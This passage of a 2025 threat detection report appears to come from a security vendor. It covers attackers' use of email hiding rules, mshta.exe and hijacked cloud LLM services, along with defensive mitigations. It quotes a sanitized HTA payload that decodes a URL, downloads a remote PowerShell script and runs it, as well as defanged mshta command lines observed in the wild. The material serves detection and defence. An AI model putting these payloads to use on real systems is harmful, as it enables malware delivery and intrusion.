team will be armed with hyper-relevant and
easy-to-use Atomic Red Team tests that you
can leverage to ensure that your existing security
tooling does what you think it’s supposed to do.
More strategically, this report can help you identify
gaps as you develop a road map for improving
coverage, and you can assess your existing
sources of collection against the ones listed in
this report to inform your investments in new
tools and personnel.
TOP TECHNIQUES

60
2025 THREAT DETECTION REPORT
FEATURED TECHNIQUE
Email Hiding Rules
Adversaries employ email hiding rules in order to cover
their tracks and avoid alerting victims to their activity.
Analysis
Why do adversaries abuse email
hiding rules?
When an adversary compromises an email inbox
and uses it to send or intercept emails, they often
cover their tracks by moving, hiding, or otherwise
deleting suspicious email messages, thereby
concealing them from their victim. Rather than
manually deleting sent emails, which runs the
risk of neglecting to cover some of their tracks,
an adversary may utilize the native automation
offered by Outlook inbox rules to cover their
tracks in an attempt to not alert the victim of
their actions.
How do adversaries abuse email
hiding rules?
The difference between the Email Hiding
Rule ATT&CK technique and its sibling Email
Forwarding Rule lies in how they handle incoming
messages and their intended purposes. In short,
an email hiding rule affects the visibility and
organization of emails in the same mailbox, while
an email forwarding rule sends emails to another
mailbox entirely.
The mechanism by which an adversary uses
Outlook inbox rules to cover their tracks is identical
to the mechanism for creating a forwarding rule
but the configuration will differ slightly.
An adversary may set one or more of the following
inbox rule properties that would distinguish it
specifically as a potential hiding rule:
• The DeleteMessage property is set to True.
Setting this option sends the target message
to the Deleted Items folder, resulting in the
victim being unlikely to see messages that an
adversary wants to hide as they are unlikely to
closely inspect the contents of their deleted
email folder.
• The MarkAsRead property is set to True. This
will mark the target message as read, which
benefits an adversary by not incrementing the
unread email count for messages they want
hidden from the victim.
• The MoveToFolder property is set to any one
of the following built-in Exchange folders.
These folders are less likely to be inspected
by the victim:
• When the message subject or email body
contains words related to phishing or a
security incident—e.g., “phishing,”
“hack,” “spam,” etc., adversaries most
often specify terms like these using the
SubjectOrBodyContainsWords property.
Archive
Conversation History
(frequently abused by adversaries)
Deleted Items
Junk Email
RSS Feeds
(frequently abused by adversaries)
RSS Subscriptions
(frequently abused by adversaries)
#5
9.0%
610
OVERALL
RANK
CUSTOMERS
AFFECTED
THREATS
DETECTED

61
2025 THREAT DETECTION REPORT
HOW ADVERSARIES ABUSE EMAIL RULES
Take action
Visit the Email Hiding Rules technique page
to explore:
• relevant MITRE ATT&CK data sources
• log sources to expand your collection
• detection opportunities you can tune to
your environment
• atomic tests to validate your coverage
An Exchange Online administrator can globally
disable inbox rule creation via the Outlook web UI
by running the following PowerShell cmdlet:
Now, when a user attempts to create an inbox
rule, they will be prevented from doing so, as seen
in the image below. Note that this only disables
rule creation via the web UI. It does not disable
rule creation via PowerShell cmdlets. Be sure to
still audit inbox rule creation and apply additional
scrutiny to any rule created.
1. Obtain credentials
or session token
2. Log in with
compromised identity
3. Perform reconnaissance
in email inbox
6. Collect $$$5. Send email to internal finance
department requesting to
modify payroll information
or send a wire transfer
4. Create email rule to
automatically delete certain
messages or send them to
a junk folder
Set-OwaMailboxPolicy -Identity
OwaMailboxPolicy-Default
-RulesEnabled $False

62
2025 THREAT DETECTION REPORT
FEATURED TECHNIQUE
Mshta
After a four-year hiatus, Mshta is back in the
top 10, thanks in part to adversaries leveraging
a “paste and run” technique for initial access.
#9
4.9%
384
OVERALL
RANK
CUSTOMERS
AFFECTED
THREATS
DETECTED
Analysis
Why do adversaries use Mshta?
mshta.exe is a Windows-native binary designed
to execute Microsoft HTML Application (HTA)
script code. As its full name implies, Mshta can
execute Windows Script Host code (VBScript
and JScript) embedded within HTML in a network
proxy-aware fashion. These capabilities make
Mshta an appealing vehicle for adversaries to
proxy execution of arbitrary script code through
a trusted, signed utility, making it a reliable
technique during both initial and later stages
of an infection.
Mshta also grants adversaries the flexibility
to embed a script payload within any legitimate file
format. For example, it is common for adversaries
to embed HTA content within legitimate Microsoft
binaries (e.g., an embedded HTA payload
contained within dialer.exe). They simply
append malicious HTA content to the end of the file
and mshta.exe scans through the file until it finds
valid HTA script content. Adversaries know that
a payload is less likely to be initially caught if it is
embedded within an otherwise legitimate file.
How do adversaries use Mshta?
There are various methods in which HTA script
content can be executed but adversaries generally
prefer the following:
• inline via an argument passed in the command
line to Mshta
• file-based execution via an HTML Application
(HTA) file on disk
Regardless of the method used, adversaries
generally only embed enough HTA script content
to spawn a subsequent, malicious child process;
powershell.exe in most cases. Here is a sample,
sanitized HTA payload based on the following
VirusTotal sample:
<html>
<head>
<title>Google Reload DNS</title>
<HTA:APPLICATION ID=”Google Repair” AP-
PLICATIONNAME=”B” BORDER=”none” SHOWIN-
TASKBAR=”no” SINGLEINSTANCE=”yes”
WINDOWSTATE=”minimize”>
</HTA:APPLICATION>
<script language=”VBScript”>
Option Explicit:Dim a:Set a=CreateOb-
ject(“WScript.Shell”):Dim b:b=”power-
shell -NoProle -ExecutionPolicy Bypass
-Command “”
{$U=[System.Text.Encoding]::UTF8.
GetString([System.Convert]::From-
Base64String(‘aHR0cHM6Ly9yYXcuZ2l0aH-
VidXNlcmNvbnRlbnRbLl1jb20vRGFzaW5pU-
3VtYW5hd2VlcmEvc2lsdmVyLWxhbXAvcmVm-
cy9oZWFkcy9tYWluL1JFREFDVEVELnR4dA==’))
$C=(Invoke-WebRequest -Uri $U -UseBa-
sicParsing).Content
$B=[scriptblock]::Create($C)
$B}”””:a.Run b,0,True:self.close
</script>
</head>
<body></body>
</html>

63
2025 THREAT DETECTION REPORT
Take action
Additionally, here is a sampling of command-line
invocation of mshta.exe commonly seen in
the wild:
• “msht a.exe” hXXps://re b e k kawor m[.]
snuggleam.org/time.json
• “mshta.exe” hXXps://pwctrustlaw[.]com/
Ray-verify.html
• “C:\WINDOWS\system32\mshta.exe”
hXXps://clicktogo[.]click/downloads
/tra10
• “mshta.exe” “C:\Users\redacteduser\
Downloads\QcNezuts8lmKJKw.hta”
{1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}
{1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}
• “mshta.EXE”
vbscript:Execute
(“CreateObject(“”WScript.
Shell””).Run “”powershell
-ExecutionPolicy Bypass & ‘C:\Users\
redacteduser\Documents\redacted.
ps1’””, 0:close”)
• mshta C:\ProgramData\
wBqERTofgffxGgvtPv.rtf
We’ve also observed adversaries leverage
mshta.exe to download and execute a malicious
payload from a remote resource in the popular
“paste and run” technique described in detail in
the Initial access section of this report.
LummaC2
Cobalt Strike
NetSupport Manager
Mimikatz
HijackLoader
ASSOCIATED THREATS
Deploying an allow-all policy is as easy as
running the following code from an elevated
PowerShell prompt:
When WDAC blocks the execution of HTA
content, unfortunately, there are no logs to
indicate a successful block, so be mindful of this
when observing command-line evidence of HTA
content. Rest assured, however, that execution
will be prevented.
Take note that upon deploying an allow-all policy,
a side effect is that PowerShell will be placed
into constrained language mode, which may not
be desired without further validation. If the risk is
acceptable however, constrained language mode
by its very nature will block a significant amount of
PowerShell-based attacks.
Visit the Mshta technique page to explore:
• relevant MITRE ATT&CK data sources
• log sources to expand your collection
• detection opportunities you can tune to
your environment
• atomic tests to validate your coverage
Prevent the execution of HTA
script content
When a Windows Defender Application Control
(WDAC) policy is deployed, regardless of the
configuration and enforcement mode, all HTA
execution will be blocked. So even an allow-all
policy in audit mode will block HTA execution
without blocking execution of any
other executables or scripts.
ConvertFrom-CIPolicy -XmlFilePath
C:\Windows\schemas\CodeIntegrity\
ExamplePolicies\AllowAll.xml
-BinaryFilePath C:\Windows\System32\
CodeIntegrity\SIPolicy.p7b
CiTool.exe -up C:\Windows\System32\
CodeIntegrity\SIPolicy.p7b

64
2025 THREAT DETECTION REPORT
HOW ADVERSARIES HIJACK LLM
AND OTHER SERVICES IN THE CLOUD
FEATURED TECHNIQUE
Cloud Service Hijacking
After compromising a cloud environment, adversaries can
potentially hijack large language models (LLM) to siphon
computing power, distribute illicit content, and more.
Analysis
Why do adversaries
hijack cloud services?
Adversaries may compromise software-as-a-
service (SaaS) applications to perform various
malicious activities at scale against victims. This
may take the form of mass spam campaigns or
large-scale phishing operations by leveraging
services such as AWS Simple Notification Service
(SNS) or Twilio to send text messages or emails.
With the rise of large language model (LLM) usage,
services such as AWS Bedrock, Azure OpenAI,
and GCP Vertex AI have become prime targets for
adversaries, in an attack known as “LLMJacking.”
Adversaries have reportedly sold access to
these hijacked models as part of their own SaaS
“business.” They will also deliver content (often
illicit) to end users through services such as
OAI reverse proxy, using multiple accounts to
avoid service interruptions if one has its access
disabled. Overall, this technique allows adversaries
to sell access and pass all LLM usage costs to
the victim.
How do adversaries
hijack cloud services?
Typically, adversaries gain access to these
cloud services through compromised valid
cloud accounts. Initial access vectors vary, but
typically take the form of harvested credentials
that are sold from initial access brokers.
Once adversaries obtain credentials for a cloud
environment, they can begin reconnaissance
activities. For example, for LLMjacking, they may
run API commands like ListFoundationModels
in AWS or query the OpenAI azure endpoint for
available models.
Once the adversary has identified which
models are available, they can request access or
leverage existing ones if they’re enabled. In AWS
this can take the form of the InvokeModel or
InvokeModelWithResponseStream commands.
This allows a user to prompt the model and return
a response.
Regardless of the targeted service, adversaries
typically follow the same behavioral patterns
of compromise:

65
2025 THREAT DETECTION REPORT
Take action
Visit the Cloud Service Hijacking technique
page to explore:
• relevant MITRE ATT&CK data sources
• log sources to expand your collection
• detection opportunities you can tune to
your environment
• atomic tests to validate your coverage
Defenders can take several actions to secure their
environments and to quickly respond to affected
cloud accounts that may have been compromised
to perform service hijacking. Fortunately, the
activities for hijacking are limited to specific
services, which allows defenders to craft explicit
Service Control Policies (SCP) that can eliminate
the risk of abuse, barring total account takeover.
Prevention
Understanding the services being used in your
environment is key to effective prevention. If
you are not currently using a service in your
business, it is wise to have an explicit deny policy
in place to prevent any abuse. It is important that
explicit deny policies are in place at the highest
organization level possible in the environment,
as any explicit deny policy will overrule an
allow policy that is applied at a lower level in
the environment. This will prevent adversaries
from abusing these services even if they fully
compromise an account in your organization.
A full blanket deny policy may not be feasible for
your environment due to many factors. In this case,
relying on limiting access to only those necessary
(i.e., the principle of least privilege) is key. Role-
based access control (RBAC) limits the vectors
by which adversaries can access resources and
allows for simplified logging, as you only have to
monitor certain roles and services rather than
numerous users. Setting conditional policies that
explicitly deny except for certain roles will have
similar effects as blanket deny policies.
Response
Response boils down to removing the access
to the service that the adversary has gained.
The simplest scenario is removing the tokens
or credentials for the compromised user. If they
are leveraging static, long-term keys, then this
is as simple as deactivating them to prevent
the access. This is only a short-term solution as
adversaries typically gain methods to continue
their persistence in the environment to frustrate
response methods.
As with prevention, being able to conditionally
deny certain users from access will allow you
to prevent the adversary from continuing their
activity while also limiting the business impacts if
your company relies on a certain service such as
Bedrock or Azure OpenAI.
For example, in AWS, if you have a role for
Bedrock access and you have comprehensive user
tracking with fields such as SourceIdentity, you
can conditionally deny access to the role by the
SourceIdentity field, which will limit the access
only for that one account. An example SCP for
this type of response is provided below.
{
“Version”: “2012-10-17”,
“Statement”: [
{
“Effect”: “Deny”,
“Action”: “*”,
“Resource”: “*”,
“Condition”: {
“StringLike”: {
“aws:SourceIdentity”: [
“suspicious_user@
example.com”
]
}
}
}
]
}

66
2025 THREAT DETECTION REPORT
Acknowledgments
A special thanks to the following Canaries who
contributed to this year’s report:
Jimmy Astle
Laura Brosnan
Alex Berninger
Dave Bogle
Rafael Del Ray
Mike Devens
Brian Donohue
Jeff Felling
Margaret Garcia
Tyler Gerard
Matt Graeber
Jesse Griggs
Dominic Heidt
Christina Johns
Tony Lambert
Susannah Clark Matt
Keith McCammon
Shelley Moore
Katie Nickels
Kyle Rainey
Stef Rand
Dalton Vanhooser
Chris Velez
Thanks to the dozens of security experts,
writers, editors, designers, developers, and
project managers who invested countless hours
to produce this report. And a huge thanks to the
MITRE ATT&CK® team, whose framework has
helped the community take a giant leap forward in
understanding and tracking adversary behaviors.
Also a huge thanks to all the Canaries—past
and present—who have worked on past Threat
Detection Reports over the last six years. The
Threat Detection Report is iterative, and parts of
the 2025 report are derived from previous years.
This report wouldn’t be possible without all of you!